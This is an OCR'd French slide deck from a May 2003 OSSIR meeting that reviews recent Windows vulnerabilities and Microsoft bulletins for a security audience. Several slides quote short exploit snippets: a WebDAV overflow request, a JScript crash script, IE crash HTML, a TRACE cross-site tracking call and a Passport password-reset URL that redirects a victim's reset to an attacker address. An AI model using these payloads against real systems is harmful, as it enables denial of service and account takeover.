
EdelWeb

OSSIR
Groupe Sécurité Windows

Réunion du 12 mai 2003



EdelWeb

Revue des dernières vulnérabilités Windows

Nicolas RUFF

nicolas.ruff@edelweb.fr

Dernières vulnérabilités
Avis Microsoft (1/6)

- **Avis de sécurité Microsoft depuis le 10/03/2003**
  - **MS03-007 : « buffer overflow » dans le protocole WebDAV**
    - **Affecte : IIS 5.0 (plateforme Windows 2000)**
    - **Exploit : SEARCH /AA….AAA (taille du buffer 65 535 caractères)**
    - **Cause : NTDLL.DLL !**
    - **WebDAV est activé par défaut**
      - **Désactivable sur W2K SP2 SRP1 par la clé HKLM\SYSTEM\CCS\Services\W3SVC\Parameters\DisableWebDAV**
    - **URLScan protège contre cette attaque**
    - **Le hotfix est incompatible avec les systèmes pre-SP3**
      - **Version Ntoskrnl.exe entre 5.0.2195.4797 et 5.0.2195.4928**
    - **OWA ne serait pas affecté**
      - **Utilise sa propre pile WebDAV**

Dernières vulnérabilités
Avis Microsoft (2/6)

- **MS03-008 : faille dans Widows Script Engine**
  - **Affecte : WSH 5.1, 5.5 et 5.6**
  - **Exploit :**
    - **<script> var trigger = []; i = 1; do {trigger[i] = 1;} while(i++ < 10000); trigger[0x3FFFFFFF] = 1; trigger.sort(new Function("return 1")); </script>**
  - **Cause : JSCRIPT.DLL**
- **MS03-009 : faille dans le « DNS forwarder » de ISA Server 2000**
  - **Affecte : ISA Server 2000**
  - **Exploit : un paquet DNS malformé peut planter le composant de filtrage DNS, provoquant un déni de service DNS**
  - **Cause : bogue dans le filtre DNS**
- **MS03-010 : faille dans le « RPC endpoint mapper »**
  - **Affecte : Windows NT / 2000 / XP**
  - **Cause : erreur d'implémentation dans la négociation de la connexion RPC**
  - **Pas de patch pour Windows NT4 !**
    - **Seule recommandation : filtrer le port TCP/135 …**

Dernières vulnérabilités
Avis Microsoft (3/6)

- MS03-011 : vulnérabilité JVM
  - Affecte : JVM jusqu'à la version 5.0.3809 inclus
  - Cause : bogue dans le ByteCode Verifier
  - Exploit : exécution de code Java sans contrôle de sécurité (« sandbox »)
- MS03-012 : déni de service Winsock Proxy
  - Affecte :
    - Winsock Proxy (MS Proxy 2.0)
    - Microsoft Firewall (ISA Server 2000)
  - Cause : bogue dans le module proxy
  - Exploit : un paquet malformé envoyé au proxy depuis le réseau interne met le CPU à 100%
- MS03-013 : débordement de buffer dans le Kernel Windows
  - Affecte : Windows NT4 / 2000 / XP
  - Cause : débordement de buffer dans le sous-système de gestion des messages de débogage
  - Exploit : un utilisateur interactif peut devenir SYSTEM

Dernières vulnérabilités
Avis Microsoft (4/6)

- **MS03-014 : accès aux fichiers locaux via une URL malformée**
  - **Affecte : Outlook Express 5.5 et 6.0 / Outlook 98, 2000 et 2002**
  - **Cause : bogue dans le handler MHTML**
  - **Exploit : lecture / exécution de fichiers via MHTML (suivant la version d'Outlook, l'utilisateur devra cliquer sur le lien ou non)**
- **MS03-015 : patch cumulatif pour IE**
  - **Affecte : IE 5.01, 5.5 et 6.0**
  - **Causes :**
    - **"Buffer overflow" dans URLMON.DLL**
    - **Upload automatique de fichiers**
    - **Injection de script par le biais d'une extension "tierce partie"**
    - **Injection de script par le biais d'un dialogue modal**
  - **Exploit : exécution de code dans le contexte de l'utilisateur**

Dernières vulnérabilités
Avis Microsoft (5/6)

- MS03-016 : patch cumulatif Biztalk Server
  - Affecte : Biztalk Server 2000 et 2002
  - Causes :
    - Débordement de buffer dans le parser HTTP (version 2002)
    - Injection SQL
  - Exploit :
    - Exécution de code sur le serveur (contexte SYSTEM ?)
    - Modification de la base de données
- MS03-017 : exécution de code via un "skin" Media Player
  - Affecte : Media Player 7.1 et XP (8.0)
  - Causes : absence de filtrage des caractères spéciaux dans l'URL
  - Exploit :
    - Lorsqu'un fichier "skin" est spécifié (type MIME "application/x-ms-wmz"), la commande suivante est lancée : WMPLAYER.EXE /LAYOUT <URL>
    - Le répertoire temporaire de téléchargement peut être "bypassé" en encodant le caractère "..\" (%2e%2e%5c)
    - Un code peut être déposé dans %SYSTEMROOT%, %SYSTEMROOT%\System32, %SYSTEMROOT\Java\Trustlib\, etc.
  - Remarque : il suffit que l'utilisateur surfe sur une page Web pour être affecté (pas de confirmation)

Dernières vulnérabilités
Avis Microsoft (6/6)

- **Bulletins mis à jour depuis le 10/03/2003**
  - **MS00-084 (!) : vulnérabilité CSS via un ActiveX**
    - **Affecte : Indexing Service (Windows NT4 et 2000)**
    - **Cause : composant CiWebHitsFile**
    - **Le patch NT4 n'avait jamais été mis en ligne !**
  - **MS02-071 : vulnérabilité WM_TIMER**
    - **Mise à jour du patch pour les systèmes NT4 TSE multi-processeurs**
  - **MS03-007 : vulnérabilité NTDLL.DLL**
    - **Sortie du patch pour NT4**

Dernières vulnérabilités
Infos Microsoft (1/3)

- Sécurité des Pocket PC
  - http://www.microsoft.com/france/pocketpc/info/info.asp?mar=/france/technet/Themes/Secur/info/20021121_mblsecur.html
- Ouvrage « Sécurité sous Microsoft Windows 2000 et Microsoft Windows XP »
  - http://www.microsoft.com/france/mspress/default.asp?url=/france/mspress/ouvrage.asp?OuvrageID=1192
- Ouvrages MS gratuits
  - http://www.microsoft.com/france/entreprises/info/info.asp?mar=/france/entreprises/info/20030310-collection.html
- Diagnostic sécurité par des partenaires Microsoft
  - http://www.microsoft.fr/enjeuxsecurite/
- Support du protocole WPA par Windows XP
  - http://support.microsoft.com/?kbid=815485
- Tous les secrets de Microsoft
  - http://www.securityoffice.net/mssecrets/
  - Dont la difficulté de migrer Hotmail d'Unix vers Windows …

Dernières vulnérabilités
Infos Microsoft (2/3)


EdelWeb

- Une clé d'activation en volume de Windows 2003 Server aurait été volée
  - Source ZDNet
- Outil Log Parser 2.0
  - http://www.microsoft.com/downloads/details.aspx?displaylang=en&familyid=8cde4028-e247-45be-bab9-ac851fc166a4
- Resource Kit Windows 2003
  - http://www.microsoft.com/downloads/details.aspx?FamilyID=9d467a69-57ff-4ae7-96ee-b18c4790cffd&DisplayLang=en
- Guides de sécurité Windows 2003
  - Windows Server 2003 Security Guide
    - http://go.microsoft.com/fwlink/?LinkId=14845
  - Threats and Countermeasures: Security Settings in Windows Server 2003 and Windows XP
    - http://go.microsoft.com/fwlink/?LinkId=15159
  - MSS Glossary
    - http://go.microsoft.com/fwlink/?LinkId=16256

Dernières vulnérabilités
Infos Microsoft (3/3)

EdelWeb

- **Microsoft condamné pour publicité mensongère ☺**
  - **http://www.itweb.co.za/sections/business/2003/0303201315.asp?A=SFT&S=Software&T=Section&O=FPSH**



Dernières vulnérabilités
Autres avis (1/3)

- Cross-Site Tracking (XST) avec la commande TRACE
  - IE6 SP1 propose les cookies « httpOnly »
  - Cette sécurité peut être bypassée avec la commande TRACE
    - xmlHttp.open(TRACE, http://victim.com, false);
- Buffer overflow dans les .MHT
  - Exploit
    - From: toto
    - Subject: test
    - Date: Tue, 4 Mar 2003 02:16:23 +0900
    - MIME-Version: 1.0
    - Content-Type: multipart/related; boundary="----=_NextPart_000_0000_01C2E1F4.0D559EA0"; type="text/html
    - X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1106
    - This is a multi-part message in MIME format.
    - ------=_NextPart_000_0000_01C2E1F4.0D559EA0
    - Content-Location:file:///tomatell.exe
    - Content-Transfer-Encoding: base64
    - TVpQ

Dernières vulnérabilités
Autres avis (2/3)

EdelWeb

- **Déni de service IE**
  - Affecte : tout composant basé sur MSHTML.DLL
    - IE 6, OE 6, Explorer, …
  - Cause : boucle infinie due au fait que "#" fait référence au document courant
  - Exploit :
    - <object id="test" data="#" width="100%" height="100%" type="text/x-scriptlet" VIEWASTEXT></object>
    - <OBJECT TYPE="text/html" DATA="#" />
    - <object id=crash classid="clsid:00022613-0000-0000-C000-000000000046" width=1 height=1 > </object>
- **Autre crash IE**
  - Affecte : IE 6
  - Cause : bogue …
  - Exploit : <html><form><input type crash="immediately"></form></html>
- **"Race Condition" à l'arrêt des services**
  - Affecte : Windows NT4 / 2000 / XP (pas de correctif)
  - Cause : erreur de programmation dans certains services
  - Exploit : création de fichiers temporaires contenant des données sensibles (dump mémoire, derniers documents ouverts)

Dernières vulnérabilités
Autres avis (3/3)

- Modifier le mot de passe de n'importe quel utilisateur Passport
  - https://register.passport.net/emailpwdreset.srf?lc=1033&em=victime@hotmail.com&id=&cb=&prefem=attacker@attacker.com&rst=1
- "Flood" des zones de sécurité IE
  - Affecte : IE 6
  - Cause : bogue
  - Exploit : au-delà de 200 requêtes "file://" simultanées, les zones de sécurité ne sont plus vérifiées
- Elcomsoft Advanced EFS Recovery 1.1

Questions / réponses

EdelWeb

- **Questions / réponses**
- **Date de la prochaine réunion :**
  - **Lundi 2 juin 2003**
- **N'hésitez pas à proposer des sujets et des salles**